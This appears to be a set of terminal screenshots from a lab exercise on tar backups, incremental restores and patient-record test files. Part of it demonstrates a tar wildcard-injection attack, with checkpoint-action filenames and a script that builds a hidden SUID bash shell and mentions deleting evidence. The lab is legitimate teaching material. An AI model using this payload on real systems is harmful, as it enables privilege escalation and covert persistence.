tlooms@tlooms-VirtualBox:~/government/backup$ tar tvvf 10May2019-235536-0700.tar | less
```

ls-admit-discharge.png

```
File  Edit  View  Search  Terminal  Help
tlooms@tlooms-VirtualBox:~/emergency$ ls -l admit discharge
admit:
total 16
-rw-r--r-- 1 tlooms tlooms 20 Jul  3 22:34 file1
-rw-r--r-- 1 tlooms tlooms  9 Jul  4 02:55 file3
-rw-r--r-- 1 tlooms tlooms 13 Jul  4 03:26 file4
-rw-r--r-- 1 tlooms tlooms 13 Jul  4 03:28 file5

discharge:
total 4
-rw-r--r-- 1 tlooms tlooms 19 Jul  3 22:34 file2
tlooms@tlooms-VirtualBox:~/emergency$
```

ls-emergency.png

```
File  Edit  View  Search  Terminal  Help
tlooms@tlooms-VirtualBox:~$ ls -l emergency
total 8
drwxr-xr-x 2 tlooms tlooms 4096 Jul  4 03:28 admit
drwxr-xr-x 2 tlooms tlooms 4096 Jul  3 22:34 discharge
tlooms@tlooms-VirtualBox:~$
```

ls-patient-after-move-missing.png

```
tlooms@tlooms-VirtualBox:~/testenvir/patient$ ls -l
total 1736
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:26 patients10.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 18 11:38 patients11.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 18 11:38 patients12.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 18 11:38 patients13.csv
```

malware.png

```
tlooms@tlooms-VirtualBox:~/ExploitTar/emerg-backup$ ls -la
total 48
drwxr-xr-x 5 tlooms tlooms  4096 Jul  6 21:09  .
drwxr-xr-x 3 tlooms tlooms  4096 Jul  6 18:12  ..
drwxr-xr-x 2 tlooms tlooms  4096 Jul  6 09:39  admit
-rw-r--r-- 1 tlooms tlooms 20480 Jul  6 18:14  archive.tar
drwxr-xr-x 2 tlooms tlooms  4096 Jul  6 18:16  .cache
-rw-r--r-- 1 tlooms tlooms   108 Jul  6 18:16  .cachefile.c
-rw-r--r-- 1 tlooms tlooms     0 Jul  6 18:14 '--checkpoint=1'
-rw-r--r-- 1 tlooms tlooms     0 Jul  6 18:14 '--checkpoint-action=exec=sh .webscript'
drwxr-xr-x 2 tlooms tlooms  4096 Jul  6 09:39  discharge
-rw-r--r-- 1 tlooms tlooms   655 Jul  6 18:14  .webscript
tlooms@tlooms-VirtualBox:~/ExploitTar/emerg-backup$ cd .cache/
tlooms@tlooms-VirtualBox:~/ExploitTar/emerg-backup/.cache$ ls -la
total 20
drwxr-xr-x 2 tlooms tlooms 4096 Jul  6 18:16 .
drwxr-xr-x 5 tlooms tlooms 4096 Jul  6 21:09 ..
-rwsr-xr-x 1 tlooms tlooms 8392 Jul  6 18:16 .cachefile
tlooms@tlooms-VirtualBox:~/ExploitTar/emerg-backup/.cache$
```

missingfiles-dir.png

```
tlooms@tlooms-VirtualBox:~$ ls -l missingfiles/
total 372
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients11.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients12.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients13.csv
```

populate-file-w-text-1.png

```
File  Edit  View  Search  Terminal  Help
tlooms@tlooms-VirtualBox:~$ find . -empty -type f -exec bash -c "echo 'Please make your Property Tax payable to the Baltimore County within 60 days of receiving this notice. Thank you.' > {}" \;
```

populate-file-w-text-2.png

```
File  Edit  View  Search  Terminal  Help
tlooms@tlooms-VirtualBox:~$ find . -empty -type f -exec bash -c "echo 'Please make your Property Tax payable to the Baltimore County within 60 days of receiving this notice. Thank you.' > {}" \;
```

populate-file-w-text.png

```
File  Edit  View  Search  Terminal  Help
tlooms@tlooms-VirtualBox:~$ find . -empty -type f -exec bash -c "echo 'A reminder to all staff, all offices will be open late starting on May 7th.  Please see the website for new hours.  Thank yo
u.' > {}" \;
```

remove-files-from-patient.png

```
tlooms@tlooms-VirtualBox:~/testenvir/patient$ ls -l
total 1736
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:26 patients10.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 18 11:38 patients11.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 18 11:38 patients12.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 18 11:38 patients13.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients1.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients2.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients3.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients4.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients5.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients6.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients7.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:26 patients8.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:26 patients9.csv
-rw-rw-r-- 1 tlooms tlooms 123847 Jul 16 13:22 patients.csv
tlooms@tlooms-VirtualBox:~/testenvir/patient$ rm patients11.csv
tlooms@tlooms-VirtualBox:~/testenvir/patient$ rm patients12.csv
tlooms@tlooms-VirtualBox:~/testenvir/patient$ rm patients13.csv
tlooms@tlooms-VirtualBox:~/testenvir/patient$ ls -l
total 1364
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:26 patients10.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients1.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients2.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients3.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients4.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients5.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients6.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:25 patients7.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:26 patients8.csv
-rw-r--r-- 1 tlooms tlooms 123847 Jul 16 15:26 patients9.csv
-rw-rw-r-- 1 tlooms tlooms 123847 Jul 16 13:22 patients.csv
```

restore-missing-files-with-mon-backup-1.png

```
tlooms@tlooms-VirtualBox:~$ tar xvvf epscript_back_mon.tar -R --incremental
block 1: drwxr-xr-x tlooms/tlooms    29 2019-07-18 09:10 testenvir/
block 3: drwxr-xr-x tlooms/tlooms   171 2019-07-16 15:07 testenvir/doctor/
block 5: drwxr-xr-x tlooms/tlooms   214 2019-07-18 11:38 testenvir/patient/
block 7: drwxr-xr-x tlooms/tlooms   188 2019-07-16 15:24 testenvir/treatment/
block 9: -rw-r--r-- tlooms/tlooms 123847 2019-07-18 11:38 testenvir/patient/patients11.csv
block 252: -rw-r--r-- tlooms/tlooms 123847 2019-07-18 11:38 testenvir/patient/patients12.csv
block 495: -rw-r--r-- tlooms/tlooms 123847 2019-07-18 11:38 testenvir/patient/patients13.csv
block 737: ** Block of NULs **
tlooms@tlooms-VirtualBox:~$ ls testenvir/patient
patients10.csv  patients12.csv  patients1.csv  patients3.csv  patients5.csv  patients7.csv  patients9.csv
patients11.csv  patients13.csv  patients2.csv  patients4.csv  patients6.csv  patients8.csv  patients.csv
```

restore-missing-files-with-mon-backup.png

```
File  Edit  View  Search  Terminal  Help
tlooms@tlooms-VirtualBox:~$ tar xvvf epscript_back_mon.tar -R --incremental
block 1: drwxr-xr-x tlooms/tlooms    29 2019-07-18 09:10 testenvir/
block 3: drwxr-xr-x tlooms/tlooms   171 2019-07-16 15:07 testenvir/doctor/
block 5: drwxr-xr-x tlooms/tlooms   214 2019-07-18 11:38 testenvir/patient/
block 7: drwxr-xr-x tlooms/tlooms   188 2019-07-16 15:24 testenvir/treatment/
block 9: -rw-r--r-- tlooms/tlooms 123847 2019-07-18 11:38 testenvir/patient/patients11.csv
block 252: -rw-r--r-- tlooms/tlooms 123847 2019-07-18 11:38 testenvir/patient/patients12.csv
block 495: -rw-r--r-- tlooms/tlooms 123847 2019-07-18 11:38 testenvir/patient/patients13.csv
block 737: ** Block of NULs **
```

restored_emails.png

```
File  Edit  View  Search  Terminal  Help
tlooms@tlooms-VirtualBox:~/government/backup$ ls -l restored_emails/government/backup/emails
```


run-wildcard-py.png

```
tlooms@tlooms-VirtualBox:~/ExploitTar$ python3 wildpwn.py tar emerg-backup
[!] Selected payload: tar
[+] Done! Now wait for something like: tar cf archive.tar * on emerg-backup/. Good luck!
tlooms@tlooms-VirtualBox:~/ExploitTar$ ls -la emerg-backup
total 20
drwxr-xr-x 4 tlooms tlooms 4096 Jul  6 11:17  .
drwxr-xr-x 5 tlooms tlooms 4096 Jul  6 11:14  ..
drwxr-xr-x 2 tlooms tlooms 4096 Jul  4 04:45  admit
-rw-r--r-- 1 tlooms tlooms    0 Jul  6 11:17 '--checkpoint=1'
-rw-r--r-- 1 tlooms tlooms    0 Jul  6 11:17 '--checkpoint-action=exec=sh .webscript.sh'
drwxr-xr-x 2 tlooms tlooms 4096 Jul  4 04:45  discharge
-rw-r--r-- 1 tlooms tlooms  733 Jul  6 11:17  .webscript.sh
tlooms@tlooms-VirtualBox:~/ExploitTar$
```

student-do-incremental-backup-list.png

```
tlooms@tlooms-VirtualBox:~$ tar tvvf epscript_back_mon.tar --incremental
drwxr-xr-x tlooms/tlooms     29 2019-07-18 09:10 testenvir/
D doctor
D patient
D treatment

drwxr-xr-x tlooms/tlooms    171 2019-07-16 15:07 testenvir/doctor/
N doctor_tar.tar
N doctors.csv
N doctors1.csv
N doctors10.csv
N doctors2.csv
N doctors3.csv
N doctors4.csv
N doctors5.csv
N doctors6.csv
N doctors7.csv
N doctors8.csv
N doctors9.csv

drwxr-xr-x tlooms/tlooms    214 2019-07-18 11:38 testenvir/patient/
N patients.csv
N patients1.csv
N patients10.csv
Y patients11.csv
Y patients12.csv
Y patients13.csv
N patients2.csv
N patients3.csv
N patients4.csv
N patients5.csv
N patients6.csv
N patients7.csv
N patients8.csv
N patients9.csv

drwxr-xr-x tlooms/tlooms    188 2019-07-16 15:24 testenvir/treatment/
N treatments.csv
N treatments1.csv
N treatments10.csv
N treatments2.csv
N treatments3.csv
N treatments4.csv
N treatments5.csv
N treatments6.csv
```

student-do-incremental-backup.png



student-do-level-0-backup-list.png

```
tlooms@tlooms-VirtualBox:~$ tar tvvf epscript_back_sun.tar --incremental
drwxr-xr-x tlooms/tlooms    29 2019-07-18 09:10 testenvir/
D doctor
D patient
D treatment

drwxr-xr-x tlooms/tlooms   171 2019-07-16 15:07 testenvir/doctor/
Y doctor_tar.tar
Y doctors.csv
Y doctors1.csv
Y doctors10.csv
Y doctors2.csv
Y doctors3.csv
Y doctors4.csv
Y doctors5.csv
Y doctors6.csv
Y doctors7.csv
Y doctors8.csv
Y doctors9.csv

drwxr-xr-x tlooms/tlooms   166 2019-07-16 15:26 testenvir/patient/
Y patients.csv
Y patients1.csv
Y patients10.csv
Y patients2.csv
Y patients3.csv
Y patients4.csv
Y patients5.csv
Y patients6.csv
Y patients7.csv
Y patients8.csv
Y patients9.csv

drwxr-xr-x tlooms/tlooms   188 2019-07-16 15:24 testenvir/treatment/
Y treatments.csv
Y treatments1.csv
Y treatments10.csv
Y treatments2.csv
Y treatments3.csv
Y treatments4.csv
Y treatments5.csv
Y treatments6.csv
Y treatments7.csv
Y treatments8.csv
Y treatments9.csv
```

student-do-level-0-backup.png

```
File  Edit  View  Search  Terminal  Help

tlooms@tlooms-VirtualBox:~$ tar cvvWf epscript_back_sun.tar --listed-incremental=epscript_backup.snar --level=0 testenvir
tar: testenvir: Directory is new
tar: testenvir/doctor: Directory is new
tar: testenvir/patient: Directory is new
tar: testenvir/treatment: Directory is new
drwxr-xr-x tlooms/tlooms     0 2019-07-18 09:10 testenvir/
drwxr-xr-x tlooms/tlooms     0 2019-07-16 15:07 testenvir/doctor/
drwxr-xr-x tlooms/tlooms     0 2019-07-16 15:26 testenvir/patient/
drwxr-xr-x tlooms/tlooms     0 2019-07-16 15:24 testenvir/treatment/
-rw-r--r-- tlooms/tlooms     0 2019-07-16 15:07 testenvir/doctor/doctor_tar.tar
-rw-rw-r-- tlooms/tlooms 75962 2019-07-16 13:22 testenvir/doctor/doctors.csv
-rw-r--r-- tlooms/tlooms 75962 2019-07-16 14:12 testenvir/doctor/doctors1.csv
-rw-r--r-- tlooms/tlooms 75962 2019-07-16 14:16 testenvir/doctor/doctors10.csv
-rw-r--r-- tlooms/tlooms 75962 2019-07-16 14:13 testenvir/doctor/doctors2.csv
-rw-r--r-- tlooms/tlooms 75962 2019-07-16 14:15 testenvir/doctor/doctors3.csv
-rw-r--r-- tlooms/tlooms 75962 2019-07-16 14:15 testenvir/doctor/doctors4.csv
-rw-r--r-- tlooms/tlooms 75962 2019-07-16 14:15 testenvir/doctor/doctors5.csv
-rw-r--r-- tlooms/tlooms 75962 2019-07-16 14:15 testenvir/doctor/doctors6.csv
-rw-r--r-- tlooms/tlooms 75962 2019-07-16 14:15 testenvir/doctor/doctors7.csv
-rw-r--r-- tlooms/tlooms 75962 2019-07-16 14:16 testenvir/doctor/doctors8.csv
-rw-r--r-- tlooms/tlooms 75962 2019-07-16 14:16 testenvir/doctor/doctors9.csv
-rw-rw-r-- tlooms/tlooms 123847 2019-07-16 13:22 testenvir/patient/patients.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 testenvir/patient/patients1.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:26 testenvir/patient/patients10.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 testenvir/patient/patients2.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 testenvir/patient/patients3.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 testenvir/patient/patients4.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 testenvir/patient/patients5.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 testenvir/patient/patients6.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 testenvir/patient/patients7.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:26 testenvir/patient/patients8.csv
-rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:26 testenvir/patient/patients9.csv
```

tar-error-message.png

```
File  Edit  View  Search  Terminal  Help
tlooms@tlooms-VirtualBox:~$ tar cvvWf 20190510epscript.tar
tar: Cowardly refusing to create an empty archive
Try 'tar --help' or 'tar --usage' for more information.
tlooms@tlooms-VirtualBox:~$
```

tar-etract-with-R-C-options.png

```
tlooms@tlooms-VirtualBox:~/epscript/backup$ tar xvvf 20190511epscript.tar -R -C patient_search/
block 1: drwxr-xr-x tlooms/tlooms     0 2019-07-16 15:11 epscript/
block 2: drwxr-xr-x tlooms/tlooms     0 2019-07-16 15:24 epscript/treatment/
block 3: -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments10.csv
block 380: -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments7.csv
block 757: -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:23 epscript/treatment/treatments1.csv
block 1134: -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments9.csv
block 1511: -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments4.csv
block 1888: -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments3.csv
block 2265: -rw-rw-r-- tlooms/tlooms 192273 2019-07-16 13:22 epscript/treatment/treatments.csv
block 2642: -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments8.csv
block 3019: -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments2.csv
block 3396: -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments5.csv
block 3773: -rw-r--r-- tlooms/tlooms 192273 2019-07-16 15:24 epscript/treatment/treatments6.csv
block 4150: -rw-r--r-- tlooms/tlooms      0 2019-07-16 15:09 epscript/doctor_tar
block 4151: drwxr-xr-x tlooms/tlooms      0 2019-07-16 15:26 epscript/patient/
block 4152: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients4.csv
block 4395: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:26 epscript/patient/patients10.csv
block 4638: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:26 epscript/patient/patients8.csv
block 4881: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients1.csv
block 5124: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients5.csv
block 5367: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients2.csv
block 5610: -rw-rw-r-- tlooms/tlooms 123847 2019-07-16 13:22 epscript/patient/patients.csv
block 5853: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:26 epscript/patient/patients9.csv
block 6096: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients3.csv
block 6339: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients7.csv
block 6582: -rw-r--r-- tlooms/tlooms 123847 2019-07-16 15:25 epscript/patient/patients6.csv
block 6825: drwxr-xr-x tlooms/tlooms      0 2019-07-16 15:07 epscript/doctor/
block 6826: -rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:15 epscript/doctor/doctors3.csv
block 6976: -rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:12 epscript/doctor/doctors1.csv
block 7126: -rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:15 epscript/doctor/doctors5.csv
block 7276: -rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:15 epscript/doctor/doctors7.csv
block 7426: -rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:16 epscript/doctor/doctors8.csv
block 7576: -rw-r--r-- tlooms/tlooms      0 2019-07-16 15:07 epscript/doctor/doctor_tar.tar
block 7577: -rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:16 epscript/doctor/doctors9.csv
block 7727: -rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:15 epscript/doctor/doctors4.csv
block 7877: -rw-rw-r-- tlooms/tlooms  75962 2019-07-16 13:22 epscript/doctor/doctors.csv
block 8027: -rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:13 epscript/doctor/doctors2.csv
block 8177: -rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:16 epscript/doctor/doctors10.csv
block 8327: -rw-r--r-- tlooms/tlooms  75962 2019-07-16 14:15 epscript/doctor/doctors6.csv
block 8476: ** Block of NULs **
tlooms@tlooms-VirtualBox:~/epscript/backup$
```

tar-extract-O-grep.png

```
epscript/patient/patients4.csv
48,John,Good,male,AB,88,+1-562-623-7910x5074,dawsonbrian@barnes-odom.org,crime,"11756 Andrew Mission Suite 763
epscript/patient/patients10.csv
48,John,Good,male,AB,88,+1-562-623-7910x5074,dawsonbrian@barnes-odom.org,crime,"11756 Andrew Mission Suite 763
epscript/patient/patients8.csv
48,John,Good,male,AB,88,+1-562-623-7910x5074,dawsonbrian@barnes-odom.org,crime,"11756 Andrew Mission Suite 763
epscript/patient/patients1.csv
48,John,Good,male,AB,88,+1-562-623-7910x5074,dawsonbrian@barnes-odom.org,crime,"11756 Andrew Mission Suite 763
epscript/patient/patients5.csv
48,John,Good,male,AB,88,+1-562-623-7910x5074,dawsonbrian@barnes-odom.org,crime,"11756 Andrew Mission Suite 763
epscript/patient/patients2.csv
48,John,Good,male,AB,88,+1-562-623-7910x5074,dawsonbrian@barnes-odom.org,crime,"11756 Andrew Mission Suite 763
epscript/patient/patients.csv
48,John,Good,male,AB,88,+1-562-623-7910x5074,dawsonbrian@barnes-odom.org,crime,"11756 Andrew Mission Suite 763
epscript/patient/patients9.csv
48,John,Good,male,AB,88,+1-562-623-7910x5074,dawsonbrian@barnes-odom.org,crime,"11756 Andrew Mission Suite 763
epscript/patient/patients3.csv
48,John,Good,male,AB,88,+1-562-623-7910x5074,dawsonbrian@barnes-odom.org,crime,"11756 Andrew Mission Suite 763
epscript/patient/patients7.csv
48,John,Good,male,AB,88,+1-562-623-7910x5074,dawsonbrian@barnes-odom.org,crime,"11756 Andrew Mission Suite 763
epscript/patient/patients6.csv
48,John,Good,male,AB,88,+1-562-623-7910x5074,dawsonbrian@barnes-odom.org,crime,"11756 Andrew Mission Suite 763
```

tree-view-f-option.png

```
tlooms@tlooms-VirtualBox:~/epscript/backup/patient_search$ tree -f
.
└── ./epscript
    ├── ./epscript/doctor
    │   ├── ./epscript/doctor/doctors10.csv
    │   ├── ./epscript/doctor/doctors1.csv
    │   ├── ./epscript/doctor/doctors2.csv
    │   ├── ./epscript/doctor/doctors3.csv
    │   ├── ./epscript/doctor/doctors4.csv
    │   ├── ./epscript/doctor/doctors5.csv
    │   ├── ./epscript/doctor/doctors6.csv
    │   ├── ./epscript/doctor/doctors7.csv
    │   ├── ./epscript/doctor/doctors8.csv
    │   ├── ./epscript/doctor/doctors9.csv
    │   ├── ./epscript/doctor/doctors.csv
    │   └── ./epscript/doctor/doctor_tar.tar
    ├── ./epscript/doctor_tar
    ├── ./epscript/patient
    │   ├── ./epscript/patient/patients10.csv
    │   ├── ./epscript/patient/patients1.csv
    │   ├── ./epscript/patient/patients2.csv
    │   ├── ./epscript/patient/patients3.csv
    │   ├── ./epscript/patient/patients4.csv
    │   ├── ./epscript/patient/patients5.csv
    │   ├── ./epscript/patient/patients6.csv
    │   ├── ./epscript/patient/patients7.csv
    │   ├── ./epscript/patient/patients8.csv
    │   ├── ./epscript/patient/patients9.csv
    │   └── ./epscript/patient/patients.csv
    └── ./epscript/treatment
        ├── ./epscript/treatment/treatments10.csv
        ├── ./epscript/treatment/treatments1.csv
        ├── ./epscript/treatment/treatments2.csv
        ├── ./epscript/treatment/treatments3.csv
        ├── ./epscript/treatment/treatments4.csv
        ├── ./epscript/treatment/treatments5.csv
        ├── ./epscript/treatment/treatments6.csv
        ├── ./epscript/treatment/treatments7.csv
        ├── ./epscript/treatment/treatments8.csv
        ├── ./epscript/treatment/treatments9.csv
        └── ./epscript/treatment/treatments.csv
```

tvvf-incremental-1.png

```
File  Edit  View  Search  Terminal  Help
tlooms@tlooms-VirtualBox:~$ tar tvvf emerg_back_sun.tar --incremental
```

tvvf-incremental-2.png

```
drwxr-xr-x tlooms/tlooms    29 2019-07-04 03:28 emergency/admit/
Y file1
Y file3
Y file4
Y file5

drwxr-xr-x tlooms/tlooms     8 2019-07-03 22:34 emergency/discharge/
Y file2

-rw-r--r-- tlooms/tlooms    20 2019-07-03 22:34 emergency/admit/file1
-rw-r--r-- tlooms/tlooms     9 2019-07-04 02:55 emergency/admit/file3
-rw-r--r-- tlooms/tlooms    13 2019-07-04 03:26 emergency/admit/file4
-rw-r--r-- tlooms/tlooms    13 2019-07-04 03:28 emergency/admit/file5
-rw-r--r-- tlooms/tlooms    19 2019-07-03 22:34 emergency/discharge/file2
tlooms@tlooms-VirtualBox:~$
```

tvvf-incremental-3.png

```
drwxr-xr-x tlooms/tlooms     8 2019-07-03 22:34 emergency/discharge/
N file2
```


webscript-sh.png

```
tlooms@tlooms-VirtualBox: ~/ExploitTar/emerg-backup
File  Edit  View  Search  Terminal  Help
  GNU nano 2.9.3                                  .webscript

#!/bin/sh

# get current user uid / gid
CURR_UID="$(id -u)"
CURR_GID="$(id -g)"

# save file
cat > .cachefile.c << EOF

#include <stdio.h>
int main()
{
setuid($CURR_UID);
setgid($CURR_GID);
execl("/bin/bash", "-bash", NULL);
return 0;
}
EOF
# make folder where the malware will be saved
mkdir .cache
chmod 755 .cache

# compile and place in a hidden directory & give SUID
gcc -w .cachefile.c -o .cache/.cachefile
chmod 4755 .cache/.cachefile

# delete the evidence
# comment out the following commands so students can see the results
# rm -rf ./'--checkpoint=1'
